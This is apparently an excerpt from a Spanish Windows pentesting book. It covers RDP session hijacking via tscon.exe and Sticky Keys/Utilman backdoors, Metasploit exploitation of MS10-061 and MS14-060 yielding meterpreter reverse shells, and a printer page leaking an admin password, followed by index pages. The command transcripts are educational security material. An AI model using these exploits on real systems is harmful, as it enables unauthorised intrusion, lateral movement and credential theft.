Allá por el año 2011, el investigador [@gentilkiwi](#) había encontrado la posibilidad de hacer un secuestro de sesión en RDP y en base a estas investigaciones y las de [Alexander Korznikov](#) en marzo de este año 2017. Para algunos es una característica del sistema operativo Microsoft Windows y no una vulnerabilidad, la cual permite el secuestro de una sesión sin tener las credenciales. Si se ejecuta el binario `tscon.exe` como usuario SYSTEM, se puede conectar a cualquier otra sesión que haya en el equipo ejecutándose y sin necesitarse la contraseña. No se pide, sencillamente se conecta con el escritorio en curso de dicho usuario.

El ejemplo se desarrolla sobre Windows Server 2012, en el cual existen dos usuarios conectados al servidor de forma remota. Como se puede comprobar en la imagen el usuario administrador conectado de forma remota comprueba que usuarios han iniciado sesión en el propio servidor.

C:\Windows\system32>query user				
USERNAME	SESSIONNAME	ID	STATE	IDLE TIME
ieuser	console	1	Active	1 4/17/2017 5:11 AM
administrator		2	Disc	1 4/17/2017 5:10 AM

Fig. 07.45: Usuarios en el servidor de Windows 2012.

Se puede observar que existen dos usuarios y los dos están conectados por conexiones RDP. El comando `query user`, aparte de indicar los usuarios, muestra el nombre de sesión y un identificador a cada usuario. En el ejemplo el usuario ieuser está conectado al servidor con el identificador con el número 1 y el usuario administrator está identificado con el número 2.

Se sabe que, si el *pentester* es SYSTEM se tiene el control total, pero la obtención de cierta información podría ser más larga que accediendo a través de `tscon.exe` a la sesión adecuada. Además, hay que tener en cuenta que utilizar esta técnica podría hacer pasar de forma inadvertida al usuario, incluso en el movimiento lateral. Además, se puede conectar a sesiones desconectadas, es decir, usuarios que hace un tiempo, incluso días, dejaron de estar en el servidor. También se desbloquean sesiones, lo cual es realmente interesante.


Para poder ponerlo en práctica, simplemente, se tiene indicar el identificador de la sesión y el nombre de la sesión sobre la que se utiliza. Hay que decir que la técnica nos funcionará incluso en Windows 10 y Windows Server 2016, lo cual hace que se esté ante una especie de *Sticky Keys* remoto que permite entrar a las sesiones.

C:\Windows\system32>query user				
USERNAME	SESSIONNAME	ID	STATE	IDLE TIME
ieuser	console	1	Active	1 4/17/2017 5:44 AM
administrator		2	Disc	1 4/17/2017 5:45 AM

C:\Windows\system32>whoami nt authority\system
C:\Windows\system32>tscon 2 /dest:console

Fig. 07.46: Hijacking de sesión en RDP.

Si el ataque tiene éxito al arrancar el servicio, deberá cambiar al usuario administrator la conexión remota que al principio se tenía.



```
C:\Users\Administrator>whoami  
nobody  
C:\Users\Administrator>
```

Fig. 07.47: Resultado del ataque consiguiendo la sesión de otro usuario.

El investigador Kevin Beaumont ha publicado una serie de métodos para aprovechar este truco, sobre todo en la post-exploitación. El primero de los métodos habla de utilizar Sticky Keys como un RDP *backdoor*. El método es sencillo, si se ejecuta el Sticky Keys modificado para abrir un cmd.exe, se logra un terminal como SYSTEM. En este momento se puede utilizar el método comentado anteriormente para lograr acceder a los escritorios de los usuarios conectados.

El segundo método comentado es similar al de *Sticky Keys*, pero realizado con el binario *Utilman*. Además, se ha creado un módulo integrado con *Mimikatz* para sacar partido fácilmente y poder ver las sesiones de *Terminal Server* establecidas. Se puede ejecutar *ts::sessions* y posteriormente *ts::remote /id:X*, donde X se sustituirá por el número de la sesión sobre la cual se quiere secuestrar. En caso de que devuelva un error, es posible que sea porque no se está ejecutando en modo privilegiado pudiéndose solventar con las sentencias *privilege::debug* y *token::elevate*.

Otro método que propuso el investigador, menos ético y no recomendable, es escanear Internet con hacking con buscadores haciendo consultas a servicios como *Shodan* en busca de servicios RDP activos y que estén backdoorizados con Sticky Keys o Utilman. Esto permitiría a cualquier usuario acceder a las posibles sesiones de los usuarios en el sistema. Imagina un Windows Server. En el *Github* de *ztgrace* se puede encontrar la herramienta *sticky_keys_hunter*, el cual permite cazar dichos servidores con *Sticky Keys* o *Utilman*.

4. No solo es Windows

Es importante tener actualizado el sistema operativo, así como todas aquellas aplicaciones que se tienen instaladas. A pesar de todo ello, esto no garantiza e impide que los atacantes puedan ejecutar *exploits* que se aprovechen de vulnerabilidades que aún no han sido corregidas por el fabricante, o lo que es peor, que sí exista actualización, pero no se haya aplicado tal actualización en el sistema. En este punto se mostrarán algunos ejemplos de vulnerabilidades que de alguna manera han permitido poner en riesgo y comprometer los sistemas de Microsoft.

Impresoras

Muchos administradores se centran en ciertos aspectos de la seguridad de su red, pero descuidan algo tan importante como son las impresoras. Estos dispositivos que quizás sean los pioneros de todos aquellos que forman parte de lo que hoy se conoce como “el Internet de las cosas”, pueden ser un quebradero para muchos administradores si descuida una buena gestión y configuración de las

mismas. Contraseñas por defecto, impresoras que son accesibles desde el exterior o sin parchear son fácilmente encontradas con *Shodan* o por los *dorks* de *Google*.

Print Spooler Service Impersonation

Esta vulnerabilidad fue usada por el gusano *Stuxnet* y se aprovechaba de un bug del servicio *Windows Print Spooler* para acceder a los sistemas de Microsoft. El fallo consistía en utilizar el recurso compartido de una impresora para conseguir una escalada de privilegios.

```
root@kali: ~
Archivo Editar Ver Buscar Terminal Ayuda
136/udp open|filtered profile
137/udp open netbios-ns
138/udp open|filtered netbios-dgm
139/udp open|filtered netbios-ssn
445/udp open|filtered microsoft-ds
MAC Address: 08:00:27:E8:08:44 (Cadmus Computer Systems)

Host script results:
| smb-enum-shares:
|   account_used: guest
|     ADMINS:
|       warning: Couldn't get details for share: NT_STATUS_WERR_ACCESS_DENIED (srvsvc.netsharegetinfo)
|         Anonymous access: <none>
|         Current user access: <none>
|       C$:
|         warning: Couldn't get details for share: NT_STATUS_WERR_ACCESS_DENIED (srvsvc.netsharegetinfo)
|           Anonymous access: <none>
|           Current user access: <none>
|       HPLaserd:
|         warning: Couldn't get details for share: NT_STATUS_WERR_ACCESS_DENIED (srvsvc.netsharegetinfo)
|           Anonymous access: <none>
|           Current user access: READ
|       IPC$:
|         warning: Couldn't get details for share: NT_STATUS_WERR_ACCESS_DENIED (srvsvc.netsharegetinfo)
|           Type: Not a file share
|           Anonymous access: READ
|           Current user access: READ/WRITE
|           print$:
|             warning: Couldn't get details for share: NT_STATUS_WERR_ACCESS_DENIED (srvsvc.netsharegetinfo)
|               Anonymous access: <none>
|               Current user access: READ

Nmap done: 1 IP address (1 host up) scanned in 3.67 seconds
root@kali: ~
```

Fig. 07.48: Captura de recursos compartidos entre ellos se observa HPLaserjet.

Con *Metasploit* se intentará realizar el ataque que aprovecha la carpeta compartida de la impresora para obtener acceso sobre Windows. Sólo es necesaria la dirección IP del sistema que comparte la impresora y el nombre que tiene asignado la impresora compartida. A continuación, se puede observar el resultado de ejecutar el *exploit*.

```

root@kali:~#
Archivo Editar Ver Buscar Terminal Ayuda
Payload options (windows/meterpreter/reverse_tcp):
  Name      Current Setting  Required  Description
  EXITFUNC  process        yes       Exit technique (Accepted: ___, seh, thread, process, none)
  LHOST     192.168.1.37    yes       The listen address
  LPORT     4444            yes       The listen port

Exploit target:
  Id  Name
  -  -
  6  Windows Universal

msf exploit(ms10_061_spoolss) > set PNAME HPLaserJ
PNAME => HPLaserJ
msf exploit(ms10_061_spoolss) > set RHOST 192.168.1.40
RHOST => 192.168.1.40
msf exploit(ms10_061_spoolss) > exploit

[*] Started reverse handler on 192.168.1.37:4444
[*] Trying target Windows Universal...
[*] Binding to 12345678-1234-abcd-EF00-0123456789ab\1.0@ncacn_np:192.168.1.40[\spoolss] ...
[*] Bound to 12345678-1234-abcd-EF00-0123456789ab\1.0@ncacn_np:192.168.1.40[\spoolss] ...
[*] Attempting to exploit MS10-061 via \\192.168.1.40\HPLaserJ...
[*] Printer handle: 0000000078dda4023918404f885086a670cd8de7
[*] Job started: 0x9
[*] Wrote 73862 bytes to %SystemRoot%\system32\c89eX9Z1RfESpU.exe
[*] Job started: 0xa
[*] Wrote 2241 bytes to %SystemRoot%\system32\wbem\mof\apWocIUSf41Lc0.mof
[*] Everything should be set, waiting for a session...
[*] Sending stage (895806 bytes) to 192.168.1.40
[*] Meterpreter session 3 opened (192.168.1.37:4444 -> 192.168.1.40:1047) at 2016-01-29 19:27:31 +0100

meterpreter >

```

Fig. 07.49: Se obtiene una shell de meterpreter.

Impresoras multifunción

En el ejemplo anterior la vulnerabilidad recaía en el sistema operativo, lo que hace que sea más difícil encontrar un sistema vulnerable que cuando la vulnerabilidad se encuentra en el lado de la impresora.

Existen muchas impresoras con contraseñas por defecto que pueden revelar importante información de equipos o usuarios de la red. Existen otros casos en los que no es necesario conocer la contraseña como se podrá comprobar en el siguiente escenario.

Si se conoce la estructura de páginas disponibles para la impresora, uno podría intentar poner alguna de ellas para comprobar si carga sin necesidad de estar autenticados. Es en una de esas páginas que si se le añade otro símbolo ‘/’ después de la palabra *TopAccess* se podrá comprobar cómo se consigue

acceder mostrando información importante como es el nombre de un servidor, un recurso compartido y dos usuarios. No sólo es importante obtener información para realizar futuros ataques sobre los diferentes equipos. En ocasiones se puede conseguir cosas más interesantes como la contraseña del administrador del dominio.

The screenshot shows a web page titled "Sesión SMB" (SMB Session). It includes fields for "Protocolo de servidor SMB" (SMB Server Protocol), "Versión del Protocolo de Internet" (Internet Protocol Version), "IPv4" and "IPv6" options, and "Nombre de NetBios" (NetBIOS Name) set to "MFP-07033897". Under "In Ses" (In Session), there are radio buttons for "Grupo de trabajo" (Workgroup) and "Dominio" (Domain), with "Dominio" selected. Other fields include "Controlador de dominio principal" (Primary Domain Controller), "Controlador dominio copia seg.", "Acceso Nombre Usuario" (User Name Access), "Contraseña" (Password), "Servidor WINS principal" (Primary WINS Server), and "Servidor WINS secundario" (Secondary WINS Server). A password field for "Administrador" contains "valentin". At the bottom, there are sections for "Firma SMB del servidor SMB" (SMB Server Digital Signature) and "Firma SMB del cliente SMB" (SMB Client Digital Signature), both with radio button options. A note at the top right says: "Es necesario seleccionar 'Guardar' en la ventana principal para guardar la nueva configuración." (It is necessary to select "Save" in the main window to save the new configuration.)

Fig. 07.50: La contraseña del administrador aparece con asteriscos.

Un auditor web lo primero que puede probar en estas circunstancias es ver el código fuente y comprobar si aparecen los valores de los diferentes campos.

```
<tr><td>
  <td class="clsTableElement">&nbsp;&nbsp;Acceso Nombre Usuario</td>
  <td class="clsTableElement">
    <input type="text" name="STRDEVICE" maxlength="128" value="Administrador" style="background-color: white;">
  </td>
</tr>
<tr>
  <td class="clsTableElement">&nbsp;&nbsp;Contraseña</td>
  <td class="clsTableElement">
    <input type="password" name="STRPASSWORD" maxlength="128" value="valentin" style="background-color: white;">
  </td>
</tr>
<tr></tr>
<tr></tr>
</tbody>
</table>
<br>

















```


Fig. 07.51: La contraseña del administrador aparece en el código HTML.

Este es un ejemplo, de lo que se puede llegar a conseguir a través de una impresora y, por ello, es muy importante tener actualizado el software de las impresoras, evitar que se tenga acceso desde el exterior de las oficinas y configurar éstas de tal manera que no exista ninguna contraseña por defecto.

MS Office

Aprovecharse de alguna vulnerabilidad existente en *Word*, *PowerPoint*, *Excel*, etcétera podrá permitir al atacante o al *pentester* obtener acceso a los sistemas. Las funcionalidades que ofrecen estas herramientas abren la puerta para que puedan utilizarse con picardía y un poco de ingeniería social.

A continuación, se verá un escenario que permitirá comprobar el peligro y el alcance de no tener el software actualizado. En la máquina desde donde se va a perpetrar el ataque se genera un fichero *PowerPoint*.



```

root@kali:~#
Archivo: Editar: Ver: Buscar: Terminal: Ayuda:
msf > use exploit/windows/fileformat/ms14_060_sandworm
msf exploit(ms14_060_sandworm) > show.options

Module options (exploit/windows/fileformat/ms14_060_sandworm):
  Name      Current Setting  Required  Description
  ----      -----          -----    -----
  FILENAME  msf.ppsx        yes       The PPSX file
  UNCPATH   \\192.168.1.1\share  yes       The UNC folder to use (Ex: \\192.168.1.1\share)

Exploit target:
  Id  Name
  --  --
  0  Windows 7 SP1 / Office 2010 SP2 / Office 2013

msf exploit(ms14_060_sandworm) > set FILENAME ROOTED_2016.ppsx
FILENAME => ROOTED_2016.ppsx
msf exploit(ms14_060_sandworm) > set UNCPath '\\\\192.168.1.37\\\\compartir'
UNCPath => \\\\192.168.1.37\\\\compartir
msf exploit(ms14_060_sandworm) > exploit

[*] Creating the EXE payload...
[*] Creating the INF file...
[*] Creating 'ROOTED_2016.ppsx' file...
[*] ROOTED_2016.ppsx stored at /root/.msf5/local/ROOTED_2016.ppsx
[*] vENW.gif stored at /root/.msf5/local/vENW.gif; copy it to the remote share: \\\\192.168.1.37\\\\compartir
[*] rmNle.inf stored at /root/.msf5/local/rmNle.inf; copy it to the remote share: \\\\192.168.1.37\\\\compartir
msf exploit(ms14_060_sandworm) >

```

Fig. 07.52: Se utiliza Metasploit para explotar la vulnerabilidad de la que se aprovechó sandworm.

Es necesario dejar el *handler* de *Metasploit* a la escucha para recibir las conexiones cuando los usuarios abran el fichero. Los ficheros se colocan en la carpeta compartida y todos los equipos de la red tendrán acceso al contenido.

Esta vulnerabilidad afecta a MS Office 2010 y MS Office 2013, los usuarios curiosos intentarán abrir el fichero para ver el contenido sin saber que están permitiendo abrir una sesión al usuario malintencionado.

```

root@kali: ~
Archivo: Editar: Ver: Buscar: Terminal: Ayuda
msf > use exploit/multi/handler
msf exploit(handler) > set LHOST 192.168.1.37
LHOST => 192.168.1.37
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 192.168.1.37:4444
[*] Starting the payload handler...
[*] Sending stage (957487 bytes) to 192.168.1.45
[*] Meterpreter session 2 opened (192.168.1.37:4444 -> 192.168.1.45:49166) at 2016-02-07 10:39:42 +0100

meterpreter >

```

Fig. 07.53: Se obtiene shell de meterpreter del equipo de la víctima.

EMET

Los usuarios con conocimientos avanzados saben que tarde o temprano aparecerán nuevas vulnerabilidades con nuevos *exploits*, pudiendo comprometer de nuevo la seguridad de los sistemas. Esto pasará a pesar de tener el sistema actualizado con todas las aplicaciones actualizadas incluso las aplicaciones de otros fabricantes que no son de Microsoft.

Enhanced Mitigation Experience Toolkit, a partir de ahora EMET, es un *software* de Microsoft que tiene como finalidad la de mejorar la seguridad de los sistemas. EMET ayuda a detectar y a bloquear posibles ataques relacionados con el desbordamiento de la pila como son:

- Attack Surface Reduction (ASR) Mitigation
- Export Address Table Filtering (EAF+) Security Mitigation
- Data Execution Prevention (DEP) Security Mitigation
- Structured Execution Handling Overwrite Protection (SEHOP) Security Mitigation
- NullPage Security Mitigation
- Heapspray Allocation Security Mitigation
- Export Address Table Filtering (EAF) Security Mitigation
- Mandatory Address Space Layout Randomization (ASLR) Security Mitigation
- Bottom Up ASLR Security Mitigation

IWORD

- Load Library Check – Return Oriented Programming (ROP) Security Mitigation
- Memory Protection Check – Return Oriented Programming (ROP) Security Mitigation
- Caller Checks – Return Oriented Programming (ROP) Security Mitigation
- Simulate Execution Flow – Return Oriented Programming (ROP) Security Mitigation
- Stack Pivot – Return Oriented Programming (ROP) Security Mitigation
- Windows 10 untrusted fonts (sólo en la versión 5.5)

EMET, el cual Microsoft decidió descontinuar, aunque los usuarios han pedido a la empresa que lo mantenga, es una gran extra en seguridad. Sin duda, una buena solución.

Índice alfabético

A

AppPaths
AT 208, 209

B

BIOS 13, 14, 15, 16, 17, 18, 19, 20, 21, 29
BitLocker 43, 44, 45, 48
BloodHound 181, 182, 183, 184, 185, 187, 220
Bots 38
Bypass UAC , 69, 72, 77, 80, 84

C

CAB , 73, 74, 75
Cain 93
chntpw 31, 32, 33
CompMgmtLauncher , 72, 73, 74, 75, 76

D

DCSync 199, 204, 205, 206, 207
DLL Hijacking 72, 73, 236, 240, 242, 243, 271

E

Eventvwr , 80, 85

G

Golden Ticket 135, 136, 151, 152, 153, 156, 159, 161, 162, 163, 164, 165, 166, 169, 216, 217, 218

H

Hashcat 104, 105
Hot Potato 249, 251

I

IFileOperation 73, 223, 225, 243, 244
Impacket 114, 119, 120, 122, 198

Invoke-NinjaCopy 197, 198

J

Jailbreak 302
JetAPI 200
John the Ripper 93, 103, 104

K

KDC 131, 132, 133, 134, 135, 136, 138, 139, 141, 147, 151, 152, 154, 159, 189
Kerberoasting 139, 168
Kon-Boot 33, 34
KRBTGT 134, 135, 138, 139, 141, 143, 149, 151, 152, 153, 154, 159, 164, 166, 168, 174, 215, 216, 217, 218

L

LDAP 52, 123, 149, 172, 175
Live CD 18, 29, 31
LSA 54, 55, 56, 57, 88, 108, 166, 192, 200, 201, 202, 203, 287, 288
lsadump 99, 100, 142, 153, 164, 200, 201, 202, 204
LSASS 54, 55, 56, 57, 60, 99, 107, 124, 191, 219

M

MIB 274, 275, 278, 280
Mimikatz 26, 41, 52, 54, 58, 62, 99, 100, 101, 107, 108, 109, 110, 111, 112, 139, 140, 142, 143, 144, 145, 146, 148, 149, 150, 151, 153, 154, 155, 156, 158, 159, 162, 164, 165, 166, 167, 168, 169, 187, 190, 199, 200, 201, 202, 203, 204, 205, 206, 216, 217, 219, 220, 221, 313
MS Office 317

MSV1_0 88, 89, 90

N

Neo4j 183, 184

NetHunter 33

NTDS.dit 56, 166, 191, 192, 193, 194, 195,
196, 197, 198, 199, 200, 204, 221, 277

Ntdsutil 196, 197

NTLM Relay 114, 115, 119, 249, 250

NTLMv1 52, 88, 90, 94, 95, 96, 123, 128

NTLMv2 52, 87, 88, 89, 90, 91, 92, 96, 97,
123, 125, 126, 127, 128, 129, 293

O

Ole32 243

Overpass-the-Hash 133, 141, 142, 146, 169

P

Pass-the-Ticket 54, 136, 146, 147, 148, 169

Payload , 78

PowerView 179, 180, 181, 182, 183, 220, 270

PsExec 107, 113, 114, 146, 213, 219, 250, 270

PwDump7 99

PyKEK 189

R

RDP 55, 181, 262, 296, 298, 299, 310, 311,
312, 313

Responder.py 123, 124, 125, 126, 127, 128,
131, 220

Rubber Ducky 26, 27

S

SAM 31, 32, 42, 43, 49, 54, 56, 65, 88, 90, 92,
93, 97, 98, 99, 100, 102, 107, 166, 175,
205, 234, 261, 277

Schtasks 209, 210

Sdclt , 84

Silver Ticket 138, 159, 161, 163, 169

Skeleton Key 218, 219, 220

SMB Relay 114, 115, 117, 119, 122, 129, 249

SNMP 273, 274, 275, 276, 277, 278, 280, 281

SPNEGO 53

SSO 54

WORD

Sticky Keys 28, 29, 33, 34, 312, 313

T

Ticket-Granting Service 135

U

Unquoted Service Paths 223, 224, 227, 271

V

VSS 42, 194

W

WCE 52, 100, 101, 102, 112, 113

Windows Logon 50

WinRM 198, 203, 204, 214, 215

WMIC 211, 212, 213, 214, 225

Índice de imágenes

Fig. 01.01: Menú clásico del BIOS.....	13
Fig. 01.02: Esquema del funcionamiento de arranque de la BIOS.....	14
Fig. 01.03: Diferencias en el manejo de los discos.....	15
Fig. 01.04: Esquema del funcionamiento de UEFI.....	16
Fig. 01.05: Ejecución de CmosPwd desde Kali Linux, (1 ^a parte).....	18
Fig. 01.05: Ejecución de CmosPwd desde Kali Linux, (2 ^a parte).....	19
Fig. 01.06: Posibles contraseñas universales de los fabricantes BIOS.....	19
Fig. 01.07: Menú UEFI fabricante Phoenix que corre el software InsydeH2O con Secure Boot.....	20
Fig. 01.08: PowerShell comprueba que Secure Boot está activado y tiene una clave.....	21
Fig. 01.09: Resultado de ejecutar el módulo de Secure Boot de la plataforma CHIPSEC.....	22
Fig. 01.10: Memoryze realiza el volcado de la memoria RAM.....	23
Fig. 01.11: El módulo hivelist y posteriormente hashdump de Volatility.....	24
Fig. 01.12: Se realiza un ataque de acceso a memoria a través del Firewire.....	25
Fig. 01.13: Montaje de la partición de Windows en Kali Linux.....	29
Fig. 01.14: Copia de cmd.exe a sethc.exe en la partición de instalación de Windows.....	30
Fig. 01.15: Obtención de shell como System.....	30
Fig. 01.16: Adición de usuario al sistema y adición al grupo de administradores en Windows.....	30
Fig. 01.17: Ayuda de la aplicación chntpw.....	31
Fig. 01.18: Listado de usuario de la SAM con chntpw.....	32
Fig. 01.19: Cambiando contraseña a un usuario con chntpw.....	32
Fig. 01.20: Arranque de Kon-Boot.....	33
Fig. 01.21: Kali Net Hunter.....	34
Fig. 01.22: Menú de SET con distintos vectores de ataque.....	35
Fig. 01.23: Opciones que proporciona SET sobre PowerShell.....	35
Fig. 01.24: Configuración de Alphanumeric Shellecode Injector.....	36
Fig. 01.25: Instrucción generada con SET para PowerShell.....	36
Fig. 01.26: Toma de control en remoto de la máquina con acceso físico, (1 ^a parte).....	36
Fig. 01.26: Toma de control en remoto de la máquina con acceso físico, (2 ^a parte).....	37
Fig. 01.27: Código en un fichero TXT de una función que se puede cargar con el bot.....	41
Fig. 01.28: Ejecución de la función de Mimikatz a través de PSBot.....	41
Fig. 01.29: Copia de archivos SAM y SYSTEM desde PowerShell con VSS.....	42
Fig. 01.30: La unidad F está cifrada con Bitlocker To Go.....	44
Fig. 01.31: Se selecciona la última opción que hace referencia a BitLocker.....	45
Fig. 01.32: La herramienta Elcomsoft Forensic Disk Decryptor muestra la clave en hexadecimal.....	45
Fig. 01.33: La clave de recuperación lista para poder usarla.....	46
Fig. 01.34: Se selecciona una imag. previa a realizar fuerza bruta para intentar obtener la clave.....	46

Fig. 01.35: Cada clave tiene asociado un identificador del dispositivo o unidad cifrada.....	47
Fig. 01.36: Se puede obtener todas las claves de recuperación disponibles para una unidad.....	47
Fig. 01.37: Se observan dos claves de recuperación, entre ellas la agregada con todos ceros.....	48
Fig. 02.01: Diagrama de flujo de credenciales en Windows.....	51
Fig. 02.02: Diagrama de creación y uso de access token en Windows.....	58
Fig. 02.03: Acceso denegado a usuario “empleado1” al recurso “c\$” del equipo “DC1”.....	58
Fig. 02.04: Listado de sesiones logon activas.....	59
Fig. 02.05: Ejecución del comando runas.....	59
Fig. 02.06: Listado de sesiones logon activas tras la ejecución de runas.....	60
Fig. 02.07: Ejecución de runas con opción “/netonly”.....	61
Fig. 02.08: Carga del módulo incognito en Metasploit. Posteriormente se consulta su ayuda para listar las funciones implementadas, (1 ^a parte).....	62
Fig. 02.08: Carga del módulo incognito en Metasploit. Posteriormente se consulta su ayuda para listar las funciones implementadas, (2 ^a parte).....	63
Fig. 02.09: Tokens accesibles y disponibles bajo el contexto del usuario actual.....	63
Fig. 02.10: Suplantación del usuario local “Patricia” con el comando impersonate_token del módulo incognito.....	64
Fig. 02.11: Se ha robado el token del proceso dwm.exe con PID 3716.....	64
Fig. 02.12: Privilegios incluidos en el access token asignado al proceso cmd.exe cuando se ejecuta sin permisos de administrador.....	66
Fig. 02.13: Privilegios incluidos en el access token asignado al proceso cmd.exe cuando se ejecuta con permisos de administrador.....	66
Fig. 02.14: Solicitud de elevación UAC cuando se intenta ejecutar una aplicación con permisos administrativos.....	67
Fig. 02.15: Configuración de Control de cuentas de usuario y su comportamiento por defecto en las distintas versiones de Windows.....	67
Fig. 02.16: Ejemplo de procesos corriendo con distintos niveles de integridad. Éstos pueden consultarse fácilmente con Process Explorer, (1 ^a parte).....	68
Fig. 02.16: Ejemplo de procesos corriendo con distintos niveles de integridad. Éstos pueden consultarse fácilmente con Process Explorer, (2 ^a parte).....	69
Fig. 02.17: Sesión de meterpreter que no dispone de permisos administrativos al estar UAC habilitado, (1 ^a parte).....	69
Fig. 02.17: Sesión de meterpreter que no dispone de permisos administrativos al estar UAC habilitado, (2 ^a parte).....	70
Fig. 02.18: Ejecución de comando whoami para la obtención del nivel de integridad del proceso.....	71
Fig. 02.19: Búsqueda y listado de técnicas de bypass de UAC en Metasploit.....	71
Fig. 02.20: Directiva autoElevate a True en el Manifest de CompMgmtLauncher.exe.....	72
Fig. 02.21: Listado de operaciones filtradas por aquellas con resultado ‘NAME NOT FOUND’.....	72
Fig. 02.22: Creación de jerarquía de carpetas mediante script en PowerShell.....	74
Fig. 02.23: Sección del script para la creación de archivo DDF.....	75
Fig. 02.24: Meterpreter dispone de una extensión de Windows PowerShell que permite fácilmente obtener una sesión de PowerShell.....	75
Fig. 02.25: Se descarga y carga en la sesión el script de PowerShell que implementa el ataque UAC. La dirección IP debe actualizar por aquella donde esté el script disponible.....	75
Fig. 02.26: A partir de ahora, se disp. de la función invoke-compMgmtLauncher para ser utilizada.....	76

Fig. 02.27: Obtención de sesión meterpreter con privilegios de integridad alta.....	76
Fig. 02.28: Escalada a permisos de SYSTEM gracias a una sesión con integridad alta obtenida mediante técnica de bypass de UAC.....	76
Fig. 02.29: Valor de autoElevate de sdclt.exe en Windows 10. Para comprobar este valor se puede utili- zar sigcheck.exe de SysInternals.....	77
Fig. 02.30: sdclt.exe falla al abrir App Paths para encontrar la ruta de control.exe en 1 ^a instancia.	78
Fig. 02.31: Operación de abrir clave de registro resulta en "NAME NOT FOUND".....	81
Fig. 02.32: Valor por defecto de la clave HKCR\mscfile\shell\open\command.....	81
Fig. 02.33: Configuración actual del módulo bypassuac_eventvwr	82
Fig. 02.34: Ejecución de bypassuac_eventvwr con éxito. Se ha conseguido saltar la protección UAC y recibir una nueva sesión meterpreter con integridad alta.....	83
Fig. 02.35: Sdclt.exe eleva su nivel de integridad automáticamente al ser ejecutado en Windows 10.	84
Fig. 02.36: La operación del binario sdclt.exe, al intentar abrir HKCU\Software\Classes\exefile\shell\ runas\command, falla con el resultado "NAME NOT FOUND".....	84
Fig. 02.37: Entrada command con valor "cmd.exe" añadida al registro.	85
Fig. 02.38: Entrada IsolatedCommand con valor "c:\windows\system32\cmd.exe" añadida al registro.	85
Fig. 02.39: Se ejecuta el binario incluido en IsolatedCommand con integridad alta. En este caso "c:\ windows\system32\cmd.exe", (1 ^a parte)	85
Fig. 02.39: Se ejecuta el binario incluido en IsolatedCommand con integridad alta. En este caso "c:\ windows\system32\cmd.exe", (2 ^a parte).	86
Fig. 03.01: Autenticación NTLMv2 al utilizar credenciales de dominio Active Directory.....	89
Fig. 03.02: Autenticación NTLMv2 contra un servidor no unido a un dominio.....	90
Fig. 03.03: Configuración del nivel de autenticación de LAN Manager.	91
Fig. 03.04: Proceso de autenticación NTLMv1 entre dos equipos.	94
Fig. 03.05: Proceso de construcción de la respuesta NTLMv1.	95
Fig. 03.06: Formac. respuesta LMv2 en el proceso de autentic. NTLMv2 entre dos equipos.....	97
Fig. 03.07: Extracción de hashes LM y NT con el módulo smart_hashdump de Metasploit.	98
Fig. 03.08: Extracción de hashes LM y NT con PwDump7.	99
Fig. 03.09: Extracción de hashes de la base de datos SAM con Mimikatz.	100
Fig. 03.10: Ejecución de Mimikatz para la extracción de credenciales en memoria.	101
Fig. 03.11: Ejecución de WCE para la extracción de credenciales en memoria.	102
Fig. 03.12: Hashes NT obtenidos de la base de datos SAM.	102
Fig. 03.13: Cracking de hashes NT mediante ataque de diccionario con John the Ripper.	103
Fig. 03.14: Cracking de hashes NT mediante ataque por fuerza bruta con John the Ripper.	104
Fig. 03.15: Cracking de hashes NT mediante ataque de diccionario con Hashcat.	105
Fig. 03.16: Resultados de ataque de diccionario con Hashcat.	105
Fig. 03.17: Esquema y fases del ataque Pass-The-Hash con Mimikatz.....	108
Fig. 03.18: Sesiones logon disponibles antes de realizar ataque Pass-The-Hash.	109
Fig. 03.19: Listado de archivos en C en la máquina "DC3" fallido.	109
Fig. 03.20: Uso de pth para la técnica Pass-The-Hash con Mimikatz.	110
Fig. 03.21: Process Explorer muestra el usuario y sesión logon asignado al proceso powershell.exe lanzado por Mimikatz.	110
Fig. 03.22: Sesiones logon disponibles después de realizar ataque Pass-The-Hash.....	111
Fig. 03.23: Sesión logon generada por Mimikatz para ataque Pass-The-Hash.	111
Fig. 03.24: Proceso powershell.exe lanzado por Mimikatz mediante la técnica Pass-The-Hash.	112

Fig. 03.25: Realización de técnica Pass-The-Hash mediante WCE	113
Fig. 03.26: Módulo psexec de Metasploit.....	114
Fig. 03.27: Esquema y fases del ataque SMB Relay.....	115
Fig. 03.28: Opciones de smb_relay de Metasploit, (1 ^a parte).....	115
Fig. 03.28: Opciones de smb_relay de Metasploit, (2 ^a parte).....	116
Fig. 03.29: Ejecución de ataque SMB Reflected con smb_relay de Metasploit.....	116
